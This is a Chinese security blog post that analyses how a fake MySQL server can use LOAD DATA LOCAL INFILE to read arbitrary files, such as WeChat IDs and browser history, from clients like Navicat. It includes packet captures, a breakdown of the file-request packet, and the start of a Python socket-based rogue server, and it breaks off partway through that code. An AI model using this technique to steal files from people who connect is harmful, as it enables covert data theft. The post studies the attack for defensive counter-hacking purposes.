

Mysql 蜜罐反制 Cobalt Strike - 先知社区

“ 先知社区，先知安全技术社区

更新时间：2022.08.16

1.1 前言

前天在网上看到巨佬 `abc123` 分析的一篇文章：

<https://mp.weixin.qq.com/s/i8eBT8O2lwCotf7wqnveEw>
(<https://mp.weixin.qq.com/s/i8eBT8O2lwCotf7wqnveEw>)

在这里分析了 `cs` 服务器被人反打的问题，师傅对其中
的 `mysql` 蜜罐反制做了复现，并且成功实现反制。在这篇文章
中，有一个比较特别的地方：只要连到 `mysql` 就会读取到本地的
任意文件，并不需要一定要 `mysql` 连接成功。

这一点比较重要，本文将对 `mysql` 蜜罐来做一个学习，其实在早些时候，`ling` 师傅已经发过一篇 `mysql` 蜜罐反制的文章了：

<https://cloud.tencent.com/developer/article/1856248>

但是网上很多文章都是基于 `Navicat` 来连接反制的，本文将对其进行一一复现学习。

本文内容较多，后期我也会录制视频来讲解下。

1.2 反制思路

MySQL 服务端可以利用 `LOAD DATA LOCAL` 命令来读取 MySQL 客户端的任意文件，然后伪造恶意服务器向连接到这个服务器的客户端发送读取文件的 `payload`。


`Load data infile` 是 MySQL 的一个高效导入数据的方法，它的速度非常快。是 MySQL 里一款强大的数据导入工具。网上有很多文章分析，mysql 蜜罐反制是可以读取到本地的任意文件的，比如：微信 `id`、Chrome 历史记录等。

先不着急对反制进行学习，在这里先对 mysql 进行通讯的过程进行学习。

2.1 环境准备

云服务器 `vps` 上使用 `phpstudy` 开启 `mysql`，并且将其设置为支持外联。

```
use mysql; （加载数据库）
grant all privileges on *.* to root@'%' identified by '你的密码'; （修改登录主机 % 为任意主机）
flush privileges; （刷新权限）
```



```
mysql> use mysql
Database changed
mysql> grant all privileges on *.* to root@'%' identified by ' ';
Query OK, 0 rows affected (0.00 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql>
```

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660201090858-b395a58d-5793-48a9-a057-935518153cd8.png>)


在本地连接一下试试：

`1*.*.*.*5`

账号： `root`

密码： `***`

在这里使用命令行访问的同时打开 Wireshark：



2.2 mysql 登录认证分析


当前是一个登录的过程：

A Wireshark packet capture showing the MySQL login process. The table has columns: No., Time, Source, Destination, Protocol, Length, Info. The packets are:

No.	Time	Source	Destination	Protocol	Length	Info
8	5.159886783	192.168.135.15	192.168.135.15	MySQL	144	Server Greeting proto=10 version=5.5.53
10	5.151293130	192.168.135.15	192.168.135.15	MySQL	150	Login Request user=root
11	5.168720113	192.168.135.15	192.168.135.15	MySQL	77	Response OK
13	5.171285686	192.168.135.15	192.168.135.15	MySQL	103	Request Query
14	5.185989928	192.168.135.15	192.168.135.15	MySQL	165	Response TABULAR Response

(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660617603336-c63e4c01-d60e-45d4-a443-adc5fbec2784.png)

首先是 Greeting 包，返回了服务端的 Version 等信息。




(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660617644876-990h7545-26dc-4b49-b8b7-

17683573-c1e9aa82-c205-4bf2-b84b-07cfaad5ec5c.png)

3b33ace86b06.png)


第二阶段是用户登录，当前可以看到用户名和密码 hash 值：



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/16606>


17683573-c1e9aa82-c205-4bf2-b84b-07cfaad5ec5c.png)

认证成功：




(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660617715092-4fa47af8-f1e5-4798-8f48-233972128c41.png)

如果是账号或者密码错误的时候：



(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660617735435-08f94087-ed2d-4683-aae4-d43e040f3e74.png)

当我们发送一个查询指令的时候：



(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660617765983-128e7720-b930-4787-b99e-9727788187f1.png)

但是 Navicat 登录认证和以上的稍微有一些不同，在这里以 Windows 试用版的 Navicat 为例分析下。

本文以 Navicat16 试用版为例进行分析，登录流程与上述分析相差不多，在登录认证成功之后多了一个查询的操作：

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660617809218-ef019dfe-6c47-44e5-9c20-ff6fbe4261fe.png>)


问题就出在这个位置，下面结合 `mysql` 特性和 `Navicat` 特性来学习。


3.1 mysql 特性

MySQL 服务端可以利用 `LOAD DATA LOCAL` 命令来读取 `MYSQL` 客户端的任意文件，然后伪造恶意服务器向连接到这个服务器的客户端发送读取文件的 `payload`。

`load data infile` 语句从一个文本文件中以很高的速度读入一个表中。

首先在本地使用 `phpstudy` 开启数据库，并且使用 `Navicat` 进行连接：






(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660270700677-e4f0c67c-956c-4bf6-a55c-bc233e2a9580.png>)

在这里使用命令查询 `Load data infile` 命令是否开启：

```
show global variables like 'local_infile';
```



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660617844447-0ed9aa33-ee65-4a21-97cf-6b888762a7b0.png>)
当前可以看到在 `phpstudy` 中该功能是默认开启的，如果没有开启的话，可以使用以下命令开启：


```
set global local_infile=1;
```

然后新建一个表为 `test1`，在本地执行以下命令：

```
load data local infile  
'C:/phpstudy2018/PHPTutorial/WWW/1.txt' into table  
test.test1 fields terminated by '\n';
```



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660272057731-04e6f3da-a128-45a4-9179-8412d4e2c006.png>)
执行之后，刷新 test1 的表：



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660272078508-4f36ffdc-3681-4257-b3c1-1492709461c1.png>)
此时写入成功。

3.2 Navicat 通讯分析

在 Navicat 建立一个新的 mysql 连接中，一共产生了如下的流量：

Time	Source	Destination	Protocol	Length	Info
11 8.064550			MySQL	132	Server Greeting proto=10 version=5.5.53
12 8.064699			MySQL	138	Login Request user=root
13 8.109286			MySQL	65	Response OK
14 8.109411			MySQL	76	Request Query
15 8.141408			MySQL	65	Response OK
16 8.155049			MySQL	217	Request Query
17 8.230389			MySQL	305	Response TABULAR Response


18 8.230389		MySQL	302 Response	TABULAR	Response
19 8.230389		MySQL	120 Response	TABULAR	Response
21 8.232950		MySQL	162 Request	Query	
22 8.262083		MySQL	656 Response	TABULAR	Response

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660618019159-82e8441a-7988-45a1-9f1b-c366d190f6b9.png>)

在这里和最开始上面的 mysql 认证分析相差无异，在这里继续模拟一下 load data infile 的功能，看下这个流量有何不同。

以下过程均开启 wireshark 分析流量：

远程数据库新建一个 表2：





(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660618064161-50bf8490-8d18-4f13-a368-c9e9fb8b10f2.png>)

直接执行一下上面的那个命令，记得修改下表名为 test2：

```
load data local infile
'C:/phpstudy2018/PHPTutorial/WWW/1.txt' into table
test.test2 fields terminated by '\n';
```

此时执行成功：




(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660618143976-fed5d191-c8c5-4bd2-ac9c-6de4c0376496.png)

在这个过程里面因为流量很杂，所以我们将 `test2` 的表新建之后，删除其中字段的值，将链接断开，只抓取 `mysql` 登录之后，请求文件的操作，整个流量过滤一下。

在整个过滤的数据中，找到了请求读取文件的语句：


(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660618168329-ca8ce490-b26c-4f03-91773-4e7bafdb4b04.png)

重点看 下应答



(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660618210564-9e5faf70-c130-4a07-8ef5-ff9ca30e011c.png)

将当前的信息分为 4个 部分：



(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660618231615-3276bff3-3287-4b51-8f03-085c2423e88d.png)

在这个图中：

- 第一个位置 00 00 01 值得是数据包的序号
- 第二个位置 fb 是包的类型
- 第三个位置是从 fb 开始到最后，为文件名
- 第四个位置为从 fb 开始到最后的文件名长度，为 16进制 的，十六进制的 26 转化为十进制为 38 。


解码情况如下：


https://www.bejson.com/convert/ox2str/
(https://www.bejson.com/convert/ox2str/)



(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660291735205-09182715-c5af-4bdb-a8eb-c74526490a23.png)

然后读取文件内容到指定位置：






(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660618303245-023857db-8cb8-4ae1-b06e-ec828a1b89bb.png>)

在 Navicat 连接 mysql 的过程中可以看到，首先需要建立一个连接，然后再发送自动发送 SET NAMES utf8mb4 ，最后构造 Response TABULAR 包的 payload 来返回给客户端，然后请求下载客户端的文件。当然，在这个过程中，是人为的请求将本地的文件上传到远程服务器上的，具体流程可以见下图：

图片来源：

<https://mp.weixin.qq.com/s/rQ9BpavBeMnS6xUOidZ5OA>
(<https://mp.weixin.qq.com/s/rQ9BpavBeMnS6xUOidZ5OA>)



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660294311025-36e3bad5-f424-4389-9216-3390f3ed0407.png>)

通过以上流程可以知道，如果是针对数据库管理软件 Navicat ，并且开启了 load data infile 功能，理论上来说，就可以进行反制，在这里借用师傅在以下文章中的代码：

<https://mp.weixin.qq.com/s/rQ9BpavBeMnS6xUOidZ5OA>
(<https://mp.weixin.qq.com/s/rQ9BpavBeMnS6xUOidZ5OA>)
使用 socket 模块来模拟一个 mysql 认证的流程：

```

import socket

serversocket = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)


port = 3306
serversocket.setsockopt(socket.SOL_SOCKET,
socket.SO_REUSEADDR, 1)
serversocket.bind(("", port))
serversocket.listen(5)

while True:
    # 建立客户端连接
    clientsocket, addr = serversocket.accept()

